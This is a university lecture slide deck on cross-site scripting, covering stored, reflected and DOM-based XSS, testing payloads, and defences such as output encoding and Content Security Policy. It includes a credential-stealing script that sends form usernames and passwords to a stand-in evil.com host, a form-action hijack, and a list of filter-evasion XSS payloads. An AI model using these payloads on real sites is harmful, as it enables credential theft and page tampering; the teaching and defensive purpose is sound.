

# Hacking Web Sites

## Cross Site Scripting

November 10, 2023

Emmanuel Benoist | BFH-TI

## Presentation

## Table of Contents

- ▶ **Presentation**
  - Stored XSS
  - Reflected XSS
  - DOM based XSS
- ▶ **What can be achieved?**
- ▶ **Testing strategies**
- ▶ **Countermeasures**
  - Anti XSS HTTP-Headers

## Cross Site Scripting - XSS

- **If the web site allows uncontrolled content to be supplied by users**
  - User can write content in a Guest-book or Forum
  - User can introduce malicious code in the content
- **Example of malicious code**
  - Modification of the Document Object Model - DOM (change some links, add some buttons)
  - Send personal information to thirds (javascript can send cookies to other sites)

## modus Operandi

- **Attacker Executes Script on the Victim's machine**
  - Is usually Javascript
  - Can be any script language supported by the victim's browser
- **Three types of Cross Site Scripting**
  - *Reflected*
  - *Stored*
  - *DOM injection*

## Stored XSS

- **Hostile Data is taken and stored**
  - In a file
  - In a Database
  - or in any other backend system
- **Then Data is sent back to any visitor of the web site**
- **Risk when large number of users can see unfiltered content**
  - Very dangerous for Content Management Systems (CMS)
  - Blogs
  - forums

## Example of Stored XSS

- **A user has access to a CMS (Content Management System)**
  - The user can write some content (home page, news, blogs, ...)
  - The user can modify the layout and edit content
    - Hello world <b>Everybody</b><br>
    - I want to say something!
  - This content will be saved in a database
  - The content will be shown to all (or some) visitors of the site
- **The user can write:**
  - Hello <b> World</b><script>alert ("Hello");</script>
- **Any visitor reading the page will execute the script**
  - Page shows an alert message
  - But can be much more dangerous

## Other stored XSS

- **One can manipulate the DOM in JavaScript**
  - Access a DOM node, change its content
  - `document.getElementById()` and change `innerHTML`
- **Suppose the page contains this HTML**
  - <h1 id="title">This is the title </h1>
- **The following can be injected**
  - Hello <b>World</b>
  - <script>
  - document.getElementById ( title ).
  - innerHTML="This site was hacked";
  - </script>

## Reflected XSS

- **The easiest exploit**
- **A page will reflect user supplied data directly back to the user**

It contains something like:

```
echo $_REQUEST['userinput'];
```

- **So when users type:**

```
<script>
alert("Hello World");
</script>
```

- **They receive an alert in their browser**
- **Danger**
  - If the URL (containing GET parameters) is delivered by a third to the victim
  - The Victim will access a modified page
  - SSL certificate and security warning are OK!!!

## Where is reflected XSS? II

- **XSS often in pages not intended for web browsers**
  - AJAX URL's (normally for transferring data)
  - JSON addresses (for data also)

If they are loaded inside a browser, can they be misused.

## Where is reflected XSS? I

- **In any form where input is displayed**
- **Search form**

```
<form method="GET">
  <input type="text" name="val">
  <input type="submit" value="Send">
</form>
<?php echo "The search you did is:".$_GET['val'];
print_results($_GET['val']);
?>
```

- **Error message**

```
$x = $_GET['val'];
if (!validation_is_OK($x)){
  echo "Value is not correct:".$x;
}
```

## Exploit Reflected XSS

- **Not easy:**
  - The message is normally only returned to the same person
  - The reflecting XSS is difficult to exploit
- **Idea: transfer an URL to the browser containing the parameters**
  - Parameters can be included inside the URL (GET requests and URL encoded parameters)  
`https://www.mysite.com/?param=value`
- **URL is included inside a mail**
  - Can be a spam (for phishing)
  - Or a targeted email (for spare phishing)
  - The victim will click on the link
  - The link looks very legitimate (right site, https, ...) : impossible to see it is not valide

## Example: Change an error message into a login page I

- **Suppose we have this code:**

```
<?php
$x = $_GET['val'];
if (!validation_is_OK($x)){
    echo "Value is not correct:". $x;
} ...
?>
```

- **One will write the following link**

- **https:**  
`//www.mysite.com/?val=%3Cscript+src%3D%22evilProgram.js%22%3E%3C%2Fscript%3E`

Val is URL encoded:

```
<script src="evilProgram.js"></script>
```

## DOM Based XSS

- **Document Object Model**

- The document is represented using a tree
- The tree is rooted with the `document` node
- Each tag and text is part of the tree

- **JavaScript is manipulated directly inside the client**

- Does not need to be reflected by the server.
- Using misconfiguration of client side code
- Using flows in frameworks (AngularJS, JQuery, ...)

- **XSS is directly injected inside the DOM**

- Using JavaScript misprogramming
- Using a flow in a framework
- Using evaluation of rogue data

- **XSS Modifies the Document Object Model (DOM)**

- Javascript can manipulate all the document
- It can create new nodes,
- Remove existing nodes
- Change the content of some nodes

## Example Change an error message into a login page II

- **Program does:**

- Erase the content of the page
- Create new nodes
- Build a totally new Document Object Model (see later how to manipulate the DOM)

## Example of DOM based XSS

- **Suppose we have the following JS-code**

```
<script>
    document.write("<b>Current URL</b> : " + document.baseURI);
</script>
```

- **If you send the following link to the browser (just URL encoded)**

```
http://www.example.com/test.html#<script>alert(1)</script>
```

- **When the script is interpreted**

- The `document.write()` function adds the content to the page:
- `<script>alert(1)</script>`
- It is executed!

- **Nothing was ever sent to the server!**

- Anchor (i.e. after the #) is used for navigation only

## Principles

- **Input (source) is transferred to an output (sink)**
  - Input provided by the user
  - If the output is written without being encoded : can be exploited
- **Popular sources**
  - `document.URL`, `document.documentURI`, `location.href`, `location.search`, `location.*`, `window.name`, `document.referrer`
- **Popular sinks**
  - `document.write()`, `anything.innerHTML=`
  - `someelements.src` (for specific elements)


## Document Object Model

HTML is converted into a tree

```
<html>
<body>
  <div id="header">
    <h1>Title of the page</h1>
  </div>
  <div id="menu">
    <ul id="menu-list">
      <li class="menuitem">
        <a href="index.php?id=1">One</a>
      </li>
      <li class="menuitem"><a href="index.php?id=2">Two</a></li>
      <li class="menuitem"><a href="index.php?id=3">Three</a></li>
    </ul>
  </div>
  <div id="content">
    <p> Hello World </p>
  </div>
</div>
</body>
```

## What can be achieved?

## Document Object Model (Cont.)



## Javascript can manipulate the DOM

### ■ Create a new node and insert it in the tree

```
var newli = document.createElement("li");
var newtxtli = document.createTextNode("Four");
newli.appendChild(newtxtli);
document.getElementById("menu-list").appendChild(newli);
```

### ■ Delete a node

```
firstchild = document.getElementById("menu-list").firstChild;
document.getElementById("menu-list").removeChild(firstchild);
```

### ■ Modify a node

```
document.getElementById("addbutton").onclick=otherFunction;
```

## Connect another server

### ■ "Same Origin Policy" prevents from connecting another server

- Browser is configured to connect only one site
- It can also connect to other sites in the same domain or subdomain
- Javascript is allowed only to send XMLHttpRequest object to the server of the page

### ■ Attacker wants to receive information elsewhere:

- Modify the DOM to insert a new file
- Create a request that contains the information
- If the file contains JavaScript, a communication is possible!!!

## What can be done in manipulating the DOM

### ■ Change the title of a page

```
var my_title = document.getElementById("title");
my_title.innerHTML = "<h1>New Title </h1>";
```

### ■ Remove the error messages

```
var myNode = document.getElementById("error-list");
while (myNode.firstChild) {
    myNode.removeChild(myNode.firstChild);
}
```

### ■ Change the destination of a formular

```
document.getElementById("form1").action="https://www.evil.com/dest";
```

## Spy the content of a form

Spy remains unnoticed by the user

### ■ Suppose a page contains such a form

```
<form action="login.php" method="POST" id="login_form">
  Username <input type="text" name="username" id="txt_username">,
  Password <input type="password" name="password" id="txt_password">
</form>
```

## Spy the content of a form II

- **If the following Javascript is injected in the page**

Access to the content of the form:

```
var u = document.getElementById("txt_username").value;  
var v = document.getElementById("txt_password").value;
```

Generate a GET request to another site:

```
var url="https://www.evil.com/?user="+u+"&pwd="+v;  
var html="<script src="+url+"></script>";  
document.write(html);
```

## Testing strategies

## Spy the content of a form III

- **Modification of the DOM**

- Create a new `<script>` element
- Need to load the source URL : hence generate a request
- GET request to `https://www.evil.com/` containing two values (user, pwd)
- Program just needs to write it into a database.

## Where can JavaScript be hidden?

- **JavaScript can be hidden anywhere**

- Javascript in `<script>` tag (the normal way)

```
<script type="text/javascript">  
// Here comes the script  
</script>
```

- Or from an external file

```
<SCRIPT SRC=http://ha.ckers.org/xss.js ></SCRIPT>
```

- Javascript as eventhandler

```
<span onmouseover="alert(10);" >Test 1</span>
```

- Javascript as URL

```
<a href="javascript:alert('XSS');" >Test 3</a>
```

## Examples of tests

- **The following XSS scripts can be inserted in pages, to test if the protection is in order:**

- Display a alert with XSS

```
'';! — " <XSS>=&{() }
```

- Loads the file xss.js on the corresponding server

```
<SCRIPT SRC=http://www.evil.com/xss.js ></SCRIPT>
```

- The false image loads a javascript

```
<IMG SRC="javascript:alert('XSS');" >
```

## Examples of tests (Cont.)

- The same instruction using UTF-8 encoding

```
<IMG SRC=&#106;&#97;&#118;&#97;&#115;&#99;&#114;&#105;&#112;&#116;&#58;&#97;&#108;&#97;&#114;&#116;(&#39;XSS&#39;)&#39;&#39;>
```

- Adding some extra brackets will allow to circumvent some testers

```
<<SCRIPT>alert ("XSS");// <</SCRIPT>
```

- Don't use the javascript instruction

```
<BODY ONLOAD=alert ('XSS') >
```

- Use the Meta tag

```
<META HTTP-EQUIV="refresh" CONTENT="0;URL=http://;URL=javascript:alert ('XSS');" >
```

## Countermeasures

## Protection

Combination of

- **Whitelist validation of all incoming data**
  - Allows the detection of attacks
- **Appropriate encoding of all output data.**
  - prevents any successful script injection from running in the browser



## Input Validation

- **Use Standard input validation mechanism**
  - Validate length, type, syntax and business rules
- **Use the “Accept known good” validation**
  - Reject invalid input
  - Do not attempt to sanitize potentially hostile data
  - Do not forget that error messages might also include invalid data

## Language Specific recommendations

- **Java**
  - Use Struts or JSF output validation and output mechanisms
  - Or use the JSTL `escapeXML="true"` attribute in `<c:out ...>`
  - Do not use `<%= %>`
- **.NET: use the Microsoft Anti-XSS Library**
- **PHP: Ensure Output is passed through `htmlentities()` or `htmlspecialchars()`**
  - Content is first validated
  - Then it is `canonicalize()`d to be stored
  - The output is then encoded using: `encodeForHTML()`, `encodeForHTMLAttribute()` or `encodeForJavascript()` functions (depending on the use).

## Strong Output Encoding

- **Ensure that all user-supplied data is appropriately entity encoded before rendering**
  - HTML or XML depending on output mechanism
  - means `<script>` is encoded `&lt;script&gt;`
  - Encode all characters other than a very limited subset
- **Set the character encoding for each page you output**
  - specify the character encoding (e.g. ISO 8859-1 or UTF 8)
  - Do not allow attacker to choose this for your users

## Protection against DOM based XSS

- **Use the right output method (sink)**
  - Do not use `innerHTML`
  - Use `innerText` or `textContent`
- **Never use user controlled input in an `eval`**
  - Evaluation of uncontrolled input is very dangerous
- **Encoding correctly is quite difficult**
- **Solution for the DOM-based XSS example**

```
<b>Current URL: </b> <span id="contentholder"></span>
<script>
document.getElementById("contentholder").textContent = document.baseURI;
</script>
```

## X-XSS-Protection

- **X-XSS-Protection header can prevent some level of XSS (cross-site-scripting) attacks**
  - is compatible with IE 8+, Chrome, Opera, Safari & Android
  - Google, Facebook, Github use this header
- **There are three possible ways you can configure this header**
  - **value** disables the XSS Filter, as seen below.
  - **1 value** enables the XSS Filter. Sanitize the page.
  - **1; mode=block value** page is blocked
- **Example: www.letemps.ch**  
`x-xss-protection: 1; mode=block`
- **Example: www.google.ch, or www.facebook.com**  
`x-xss-protection: 0;`

## Content Security Policy (Cont.)

### ■ Example Google page:

```
content-security-policy: script-src 'nonce-rEfb8AETqzuzqyhyfzRw' 'unsafe-inline'; object-src 'none'; base-uri 'self'; repo
content-security-policy: script-src 'nonce-rEfb8AETqzuzqyhyfzRw' 'self' 'unsafe-eval' https://apis.google.com https://s
```

### ■ Example Facebook page:

```
content-security-policy: default-src * data: blob: 'self'; script-src *.facebook.com *.fbcdn.net *.facebook.net *.google-
```

## Content Security Policy

- **The server may include in HTTP headers security policy instructions**
  - `Content-Security-Policy` to be added in HTTP header
- **Defines where the browser may find resources**
  - White lists of known good locations.
- **Examples of directives:**
  - `default-src` Define loading policy for all resources type in case of a resource type dedicated directive is not defined (fallback),
  - `script-src` Define which scripts the protected resource can execute,
  - `object-src` Define from where the protected resource can load plugins
  - `style-src` Define which styles (CSS) the user applies to the protected resource,
  - `img-src` Define from where the protected resource can load images,

## Content Security Policy (Cont.) I

### ■ Example Gmail page:

```
content-security-policy:
script-src
https://clients4.google.com/insights/consumersurveys/
https://www.google.com/js/bg/ 'self' 'unsafe-inline'
'unsafe-eval' https://mail.google.com/_/scs/mail-static/
https://hangouts.google.com/ https://talkgadget.google.com/
https://*.talkgadget.google.com/
https://www.googleapis.com/appsmarket/v2/installedApps/
https://www-gm-opensocial.googleusercontent.com/gadgets/js/
https://docs.google.com/static/doclist/client/js/
https://www.google.com/tools/feedback/
https://s.yimg.com/yts/jsbin/
https://www.youtube.com/iframe_api
https://apis.google.com/_/scs/abc-static/
https://apis.google.com/js/
https://clients1.google.com/complete/
https://apis.google.com/_/scs/apps-static/_/js/
https://ssl.gstatic.com/inputtools/js/
https://inputtools.google.com/request
https://ssl.gstatic.com/cloudsearch/static/o/js/
https://www.gstatic.com/feedback/js/
https://www.gstatic.com/common_sharing/static/client/js/
https://www.gstatic.com/og/_/js/;
```

## Content Security Policy (Cont.) II

```
frame-src
  https://clients4.google.com/insights/consumersurveys/
  https://calendar.google.com/accounts/ https://ogs.google.com
  https://onegoogle-autopush.sandbox.google.com 'self'
  https://accounts.google.com/ https://apis.google.com/u/
  https://apis.google.com/_/streamwidgets/
  https://clients6.google.com/static/
  https://content.googleapis.com/static/
  https://mail-attachment.googleusercontent.com/
  https://www.google.com/calendar/
  https://calendar.google.com/calendar/ https://docs.google.com/
  https://drive.google.com
  https://*.googleusercontent.com/docs/securesc/
  https://feedback.googleusercontent.com/resources/
  https://www.google.com/tools/feedback/
  https://support.google.com/inapp/
  https://*.googleusercontent.com/gadgets/iframe
  https://hangouts.google.com/ https://talkgadget.google.com/
  https://*.talkgadget.google.com/
  https://www-gm-opensocial.googleusercontent.com/gadgets/
  https://plus.google.com/ https://wallet.google.com/gmail/
  https://www.youtube.com/embed/
  https://clients5.google.com/pagead/drt/dn/
  https://clients5.google.com/ads/measurement/jn/
  https://www.gstatic.com/mail/lw/
```

## Content Security Policy (Cont.) IV

```
'unsafe-inline'
  'strict-dynamic'
  https://http:// 'unsafe-eval';
object-src
  'none';
base-uri 'self';
report-uri https://mail.google.com/mail/cspreport
s
x-xss-protection: 1; mode=block
```

## Content Security Policy (Cont.) III

```
https://www.gstatic.com/mail/intl/
https://clients5.google.com/webstore/wall/
https://ci3.googleusercontent.com/ https://gsuite.google.com/u/
https://gsuite.google.com/marketplace/appfinder
https://www.gstatic.com/mail/promo/
https://notifications.google.com/
https://tracedepot-pa.clients6.google.com/static/
https://mail-payments.google.com/mail/payments/
https://wallet.google.com/payments/
https://staging-taskassist-pa-googleapis.sandbox.google.com
https://taskassist-pa.clients6.google.com
https://*.prod.amp4mail.googleusercontent.com/
https://*.client-channel.google.com/client-channel/client
https://clients4.google.com/invalidation/lcs/client
https://tasks.google.com/embed/
https://keep.google.com/companion
https://contacts.google.com/widget/hovercard/v2
https://*.googleusercontent.com/confidential-mail/attachments/;
report-uri
  https://mail.google.com/mail/cspreport; object-src
  https://mail-attachment.googleusercontent.com/attachment/
content-security-policy:
  script-src
    'nonce-UiuiYIMifXlRtaA180oXnA'
```

## Malvertising

- **Web Sites are using advertisement brokers**
  - Content providers (to get money)
  - Merchants (to get customers)
- **Web Sites include JavaScript code provided by brokers**
  - Site contains a link to the broker:

```
<script src="https://w.tda.io/scripts/dakt.js">
</script>
```
  - Broker sends a JavaScript program that is executed
  - Broker code loads the code of the Merchant paying for the advertisement.
- **Risk: is the merchant a good guy?**

## Conclusion

- **Cross Site Scripting**
  - Script is injected inside the browser by an attacker
  - Can be stored in a database
  - Or just be sent using a link
- **Script is executed inside the browser of the victim**
  - Inherits the access of the site: can read credentials and session tokens
- **Prevention**
  - Filter inputs (white listing is better than black listing)
  - Encode outputs (or use safe sinks).

## Bibliography

- **OWASP Top 10 (2007, 2013 and 2017) Included in "Injections" in 2021**
- [https://www.owasp.org/index.php/Testing\\_for\\_Cross\\_site\\_scripting](https://www.owasp.org/index.php/Testing_for_Cross_site_scripting)
- [https://www.owasp.org/index.php/XSS\\_Filter\\_Evasion\\_Cheat\\_Sheet](https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet)
- **DOM-based XSS**  
<https://www.netsparker.com/blog/web-security/dom-based-cross-site-scripting-vulnerability/>